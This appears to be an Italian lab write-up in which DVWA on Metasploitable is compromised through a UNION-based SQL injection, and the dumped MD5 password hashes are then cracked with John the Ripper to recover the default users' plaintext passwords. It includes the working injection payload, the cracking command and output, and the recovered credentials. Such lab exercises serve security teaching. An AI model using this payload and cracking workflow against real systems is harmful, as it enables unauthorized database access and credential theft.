


SQL injection e Password cracking

Richiesta: Compromettere il database della pagina DVWA di metasploitable attraverso SQLi

Eseguiamo l'attacco utilizzando la query '**UNION SELECT user, password FROM users#** attraverso un punto input.

Risultato:



User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Qui troviamo tutte le credenziali registrate nel database SQL del sito, l'unico problema è che le password sono mostrate in codice Hash.

Il nostro obiettivo è quello di leggere le password in chiaro, ma non è possibile risalire alla password in modo inverso, ovvero dal codice Hash.

John the Ripper: Programma attraverso il quale è possibile effettuare vari modi di password cracking.

Utilizzeremo John per trovare la corrispondenza del codice Hash attraverso una lista di password.

Prima però attraverso **Hash-identifier** identifichiamo la versione del codice hash, in questo caso MD5.

Risultato:

```
(root@kali)-[/home/kali/Desktop]
# john --format=raw-md5 --wordlist=passwordss.txt password_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
1g 0:00:00:00 DONE (2024-01-18 10:06) 25.00g/s 19200p/s 19200c/s 19200C/s mybaby.. rocky
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[/home/kali/Desktop]
#
```

Attraverso l'uso di comandi che John ci mette a disposizione, riusciamo a identificare la password in chiaro grazie al suo lavoro di corrispondenza.

Adesso effettuiamo lo stesso procedimento per tutti gli utenti trovati nel database.

Elenco credenziali:

1. admin, password.
2. gordonb, abc123.
3. 1337, charley.
4. pablo, letmein.